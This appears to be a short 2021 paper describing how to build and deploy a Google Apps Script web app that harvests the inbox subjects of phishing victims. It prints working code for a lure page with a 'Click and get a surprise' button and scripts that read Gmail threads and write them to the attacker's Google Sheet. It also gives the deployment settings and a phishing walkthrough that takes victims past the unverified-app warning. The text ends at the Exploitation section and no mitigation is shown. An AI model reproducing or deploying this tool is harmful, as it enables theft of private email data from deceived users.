

MAIL INFORMATION GATHERING
APPSCRIPT



BY

LUIS DAVID RODRÍGUEZ PADILLA
CARLA CORTÉS LEYVA

NOVEMBER 2021



Content

Introduction	1
Deployment.....	1
Web Application.....	1
Deployment	3
Phishing.....	4
Exploitation	8
Mitigation	10



Introduction

This paper contains the exploitation of vulnerabilities for collecting email information using Google utilities via App Script using the Gmail App class. This paper exposes the design of a web application that collects mail information from users with associated Google mail accounts.


Deployment

Web Application

The application containing the exploit code is developed with App Script using a web application that is deployed on Google's free servers for Gmail accounts. For the above it is necessary to have a file with the main page (Figure 1) the utilities for the collection of mail information (Figure 2) and for the storage of the information in Google sheets (Figure 3 and 4).

```
8  
9  
10 #button1{  
11   width: 250px;  
12   height: 90px;  
13   font-size: 20px;  
14 }  
15 </style>  
16 </head>  
17 <body>  
18   <center>  
19     <h1>Mail surprise</h1>  
20   </center>  
21   <br>  
22   <br>  
23   <center>  
24     <input id="button1" type="button" onclick="run33();" value="Click and get a surprise"; >  
25   </center>  
26   <script>  
27     function run33(){  
28       google.script.run.ExtractMails();  
29       alert("Xploit MSG");  
30     }  
31   </script>  
32 </body>  
33 </html>  
34
```


Figure 1. Index.html



The screenshot shows a web browser window with the Google Script Editor open. The title bar indicates the project is 'Xploit Mail Gathering'. The code in the Utilities.gs file is as follows:

```
1 var _document = "1-y1MqUtIOeiJiutLNGhJX1nmOCy10cBSUQJnnbWEi6E";
2 var _sheet = "Mails";
3
4 function writeSheet(data){
5   var ss = SpreadsheetApp.openById(_document);
6   var sheet = ss.getSheetByName(_sheet);
7   var row = sheet.getLastRow();
8   sheet.getRange(row+1,1).setValue(data);
9 }
10
11
```

Figure 2. Utilities.gs



The screenshot shows the same Google Script Editor window, but now the Mail.gs file is selected. The code in Mail.gs is as follows:

```
1 function ExtractMails() {
2   var threads = GmailApp.getInboxThreads();
3   var data;
4   for (var i = 0; i < threads.length; i++) {
5     data = threads[i].getFirstMessageSubject();
6     Logger.log(data);
7     writeSheet(data);
8   }
9 }
10
```

Figure 3. Mail.gs




Figure 4. Mail Gathering Google Sheet

Deployment

To run the application correctly it is necessary to deploy the application using the options *Execute the app as*: User accessing the web app and *Who has access to the app*: Anyone (Figure 5).




Figure 5. Deployment



The web application should be displayed as follows:




Figure 6. WebApp

Phishing

To access the victim's information, it is necessary a Phishing mechanism, for which an email with the access link and an attractive message with an offer (Figure 7) can be sent to the victim (Figure 8 and 9).




Figure 7. Phishing Mail (Attacker)




Figure 8. Phishing Mail in Inbox Google Mail (Victim user)




Figure 9. Phishing Mail (Victim user)

When the victim accesses the application for the first time, it is necessary to accept the access permissions to the application, for which the permissions review window appears (Figure 10), it is requested to select the access account (Figure 11), an application not verified message appears (Figure 12), then a list of the services or functions of the application is displayed (Figure 13).




Figure 10. Grant permissions (Victim user)




Figure 11. Select Gmail Account (Victim user)




Figure 12. Go site -no safe mode- (Victim user)




Figure 13. Accept functions (Victim user)




Figure 14. Notification (Victim user)

Exploitation

Exploitation is performed automatically with the execution of the event defined in the application, in this case the extraction of the e-mail information will be performed with the execution of the "Click and get a surprise" button (Figure 15 and 16).

